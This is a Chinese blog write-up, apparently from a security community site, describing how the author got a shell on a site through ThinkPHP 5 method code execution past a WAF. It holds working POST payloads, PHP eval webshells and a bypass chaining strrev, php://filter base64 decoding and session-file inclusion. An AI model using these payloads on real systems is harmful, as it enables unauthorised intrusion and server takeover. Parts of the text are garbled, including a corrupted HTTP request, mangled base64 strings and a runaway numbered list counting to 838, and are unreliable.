

# 记一次有趣的 tp5 代码执行 – 先知社区

## 0x00 前言

---

朋友之前给了个站，拿了很久终于拿下，简单记录一下。

## 0x01 基础信息

---

- 漏洞点：tp 5 method 代码执行，payload 如下

```
POST /?s=captcha

_method=__construct&method=get&filter[]=assert&server[]=1&get[]=1
```

- 无回显，根据 payload 成功判断目标 thinkphp 版本应为 5.0.23
- 有 waf，waf 拦截了以下内容

```
php标记：
<?php
<?=
<?

php 函数：
base64_decode
file_get_contents
convert_uuencode

关键字：
php://
```

- linux
- disable\_function 禁用了以下函数

```
passthru,exec,system,chroot,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server
```

- php 7.1.7 (虽然 `assert` 函数不在 `disable_function` 中，但已经无法用 `call_user_func` 回调调用)

## 0x02 突破

现在 tp 5 method 代码执行开发出来的一些思路，不外乎如下两种：

1，写日志，包含日志 getshell 。payload 如下：

写shell进日志

```
_method=__construct&method=get&filter[]=call_user_func&server[]=phpinfo&get[]=<?php eval($_POST['x'])?>
```

通过日志包含getshell

```
_method=__construct&method=get&filter[]=think\__include_file&server[]=phpinfo&get[]=../data/runtime/log/201901/21.log&x=phpinfo();
```

2，写 session，包含 session getshell。payload 如下：

写shell进session

POST /?s=captcha HTTP/1.1

Cookie: PHPSESSID=kking

```
_method=__construct&filter[]=think\Session::set&method=get&get[]=<?php eval($_POST['x'])?>&server[]=1
```

包含session getshell

POST /?s=captcha

```
_method=__construct&method=get&filter[]=think\__include_file&get[]=tmp\sess_kking&server[]=1
```

而这两种方式在这里都不可用，因为 waf 对 `<?php` 等关键字进行了拦截，还有其他办法吗？

## base64 编码与 php://filter 伪协议

倘若能够对关键字进行变形或者编码就好了，比如 base64 编码：


假如我们的 session 文件为 `/tmp/sess_kking`，内容如下

```
PD9waHAgaQGV2YWwoJF9HRVRbJ3InXSsk70z8+<?php @eval($_GET['r']);;>
```

因为最终的利用是通过 `include` 方法进行包含，其实很容易想到可以利用

`php://filter/read=convert.base64-decode/resource=/tmp/sess_kking` 的方式进行解码

最终执行类似如下：



```
think[a:2:{s:60:"abPD9waHAGQGV2YWwYmFzZTY0X2RlY2RkZSgkXOdFVFcenciddKS7Oz8+ab";s:0:"";s:0:"";s:0:"";jd2d977c58444271d9c780187e93f80e5}a:2:{s:11:"verify_code";s:32:"
```

(<https://www.leavesongs.com/PENETRATION/php-filter-magic.html>) 文章有谈到如何巧妙用 `php://filter` 与 `base64` 编码绕过死亡 `exit`

 先知社区

那么这里也一样，我们只要构造合适的字符，使得我们的 webshell 能够正确被 base64 解码即可。


```
_method=__construct&filter[]=think\Session::set&method=get&get[]=adPD9waHAgQGV2YWwoJF9HRVRbJ3InXSk70z8%2bab&server[]=1
```

```
POST http://127.0.0.1/9=spatch&rs=info() : HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 169

_&#0d_&#construct&#method&#get&#lter[]&#think\_&#include\_file&#get[]&#p;/_filter/readchcmert.base64-decode/resource0:0;gpgStduy/PBPfutor1
a\\tmp\\uses3_king&#server[]&#]
```

1. “(3)” 的排列组合为 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43, 44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105, 106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129, 130, 131, 132, 133, 134, 135, 136, 137, 138, 139, 140, 141, 142, 143, 144, 145, 146, 147, 148, 149, 150, 151, 152, 153, 154, 155, 156, 157, 158, 159, 160, 161, 162, 163, 164, 165, 166, 167, 168, 169, 170, 171, 172, 173, 174, 175, 176, 177, 178, 179, 180, 181, 182, 183, 184, 185, 186, 187, 188, 189, 190, 191, 192, 193, 194, 195, 196, 197, 198, 199, 200, 201, 202, 203, 204, 205, 206, 207, 208, 209, 210, 211, 212, 213, 214, 215, 216, 217, 218, 219, 220, 221, 222, 223, 224, 225, 226, 227, 228, 229, 230, 231, 232, 233, 234, 235, 236, 237, 238, 239, 240, 241, 242, 243, 244, 245, 246, 247, 248, 249, 250, 251, 252, 253, 254, 255, 256, 257, 258, 259, 260, 261, 262, 263, 264, 265, 266, 267, 268, 269, 270, 271, 272, 273, 274, 275, 276, 277, 278, 279, 280, 281, 282, 283, 284, 285, 286, 287, 288, 289, 290, 291, 292, 293, 294, 295, 296, 297, 298, 299, 300, 301, 302, 303, 304, 305, 306, 307, 308, 309, 310, 311, 312, 313, 314, 315, 316, 317, 318, 319, 320, 321, 322, 323, 324, 325, 326, 327, 328, 329, 330, 331, 332, 333, 334, 335, 336, 337, 338, 339, 340, 341, 342, 343, 344, 345, 346, 347, 348, 349, 350, 351, 352, 353, 354, 355, 356, 357, 358, 359, 360, 361, 362, 363, 364, 365, 366, 367, 368, 369, 370, 371, 372, 373, 374, 375, 376, 377, 378, 379, 380, 381, 382, 383, 384, 385, 386, 387, 388, 389, 390, 391, 392, 393, 394, 395, 396, 397, 398, 399, 400, 401, 402, 403, 404, 405, 406, 407, 408, 409, 410, 411, 412, 413, 414, 415, 416, 417, 418, 419, 420, 421, 422, 423, 424, 425, 426, 427, 428, 429, 430, 431, 432, 433, 434, 435, 436, 437, 438, 439, 440, 441, 442, 443, 444, 445, 446, 447, 448, 449, 450, 451, 452, 453, 454, 455, 456, 457, 458, 459, 460, 461, 462, 463, 464, 465, 466, 467, 468, 469, 470, 471, 472, 473, 474, 475, 476, 477, 478, 479, 480, 481, 482, 483, 484, 485, 486, 487, 488, 489, 490, 491, 492, 493, 494, 495, 496, 497, 498, 499, 500, 501, 502, 503, 504, 505, 506, 507, 508, 509, 510, 511, 512, 513, 514, 515, 516, 517, 518, 519, 520, 521, 522, 523, 524, 525, 526, 527, 528, 529, 530, 531, 532, 533, 534, 535, 536, 537, 538, 539, 540, 541, 542, 543, 544, 545, 546, 547, 548, 549, 550, 551, 552, 553, 554, 555, 556, 557, 558, 559, 560, 561, 562, 563, 564, 565, 566, 567, 568, 569, 570, 571, 572, 573, 574, 575, 576, 577, 578, 579, 580, 581, 582, 583, 584, 585, 586, 587, 588, 589, 590, 591, 592, 593, 594, 595, 596, 597, 598, 599, 600, 601, 602, 603, 604, 605, 606, 607, 608, 609, 610, 611, 612, 613, 614, 615, 616, 617, 618, 619, 620, 621, 622, 623, 624, 625, 626, 627, 628, 629, 630, 631, 632, 633, 634, 635, 636, 637, 638, 639, 640, 641, 642, 643, 644, 645, 646, 647, 648, 649, 650, 651, 652, 653, 654, 655, 656, 657, 658, 659, 660, 661, 662, 663, 664, 665, 666, 667, 668, 669, 670, 671, 672, 673, 674, 675, 676, 677, 678, 679, 680, 681, 682, 683, 684, 685, 686, 687, 688, 689, 690, 691, 692, 693, 694, 695, 696, 697, 698, 699, 700, 701, 702, 703, 704, 705, 706, 707, 708, 709, 710, 711, 712, 713, 714, 715, 716, 717, 718, 719, 720, 721, 722, 723, 724, 725, 726, 727, 728, 729, 730, 731, 732, 733, 734, 735, 736, 737, 738, 739, 740, 741, 742, 743, 744, 745, 746, 747, 748, 749, 750, 751, 752, 753, 754, 755, 756, 757, 758, 759, 760, 761, 762, 763, 764, 765, 766, 767, 768, 769, 770, 771, 772, 773, 774, 775, 776, 777, 778, 779, 780, 781, 782, 783, 784, 785, 786, 787, 788, 789, 790, 791, 792, 793, 794, 795, 796, 797, 798, 799, 800, 801, 802, 803, 804, 805, 806, 807, 808, 809, 810, 811, 812, 813, 814, 815, 816, 817, 818, 819, 820, 821, 822, 823, 824, 825, 826, 827, 828, 829, 830, 831, 832, 833, 834, 835, 836, 837, 838,

php://filter 的别名是 | php:// 关键字




(<https://img2018.cnblogs.com/blog/1205477/201908/1205477-20190827101600241-161325544.png>)

怎么才能让让其没有关键字呢？

## tp 5 method 代码执行的细节


让我们仔细观察代码执行的 `Request.php` 的 `filterValue` 方法是如何执行代码的。



(<https://xzfile.aliyuncs.com/media/upload/picture/20190826090009-d9c0c906-c79c-1.png>)

我们注意到 `filter` 其实是可以传递多个的，同时参数为参数引用。

那么其实我们就可以传递多个 `filter` 来对 `value` 进行多次传递处理。如先 `base64_decode` 后将解码后的值传递给 `include` 进行包含。



(<https://xzfile.aliyuncs.com/media/upload/picture/20190826090009-da0d05e6-c79c-1.png>)

但在线上这个 waf 是对 `base64_decode` 这个函数进行了过滤的，经过测试发现可以使用 `strrev` 反转函数突破。考虑到 waf 的问题，我们使用的 `shell payload` 加多一层 base64 编码。

PD9waHAQGV2YWwoYmFzZTY0X2RIY29kZSgkX0dFVFsnclldKSk7Oz8%2b

PD9waHAQGV2YWwoYmFzZTY0X2RIY29kZSgkX0dFVFsnclldKSk7Oz8+

<?php @eval(base64\_decode(\$\_GET['r']));?>



(<https://xzfile.aliyuncs.com/media/upload/picture/20190826090009-da0d05e6-c79c-1.png>)

(https://xzfile.aliyuncs.com/media/upload/picture/20190826090010-da331610-c79c-1.png)


同样道理这里的 payload 为什么要多几个分号就不需要再解释了

回到我们的 `getshell` 步骤，在目标上执行

1, 设置 `session` :

```
POST /?s=captcha
Cookie: PHPSESSID=kktest

_method=__construct&filter[]=think\Session::set&method=get&get[]=abPD9waHAgaQGV2YWwoYmFzZTY0X2RlY29kZSgkX0dFVFsnclldKSs70z8%2bab&server[]=1
```




(https://xzfile.aliyuncs.com/media/upload/picture/20190826090010-da7002f4-c79c-1.png)

( `payload` 前后两个 `ab` 同样是为了 `base64` 解码凑字符的原因)

2, 文件包含

```
POST /?s=captcha&r=cGhwaW5mbygp0w==

_method=__construct&filter[]=strrev&filter[]=think\__include_file&method=get&server[]=1&get[]=tsetkk_sses/pmt/=ecruoser/edoced-46esab.trevnoc=daer/retlif//:php
```





Zend Extension	32040303
Zend Extension Build	AP20100303/105
PHP Extension Build	AP20100303/105
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled

(<https://xzfile.aliyuncs.com/media/upload/picture/20190826090010-dab3b8b4-c79c-1.png>)

最终成功绕过防火墙 `getshell` 。

## 0x03 总结

---

总的来说挺有趣的，搞了很久，最终成功 `getshell` 也是非常的爽。（好在没放弃：）不妥之处，烦请指出~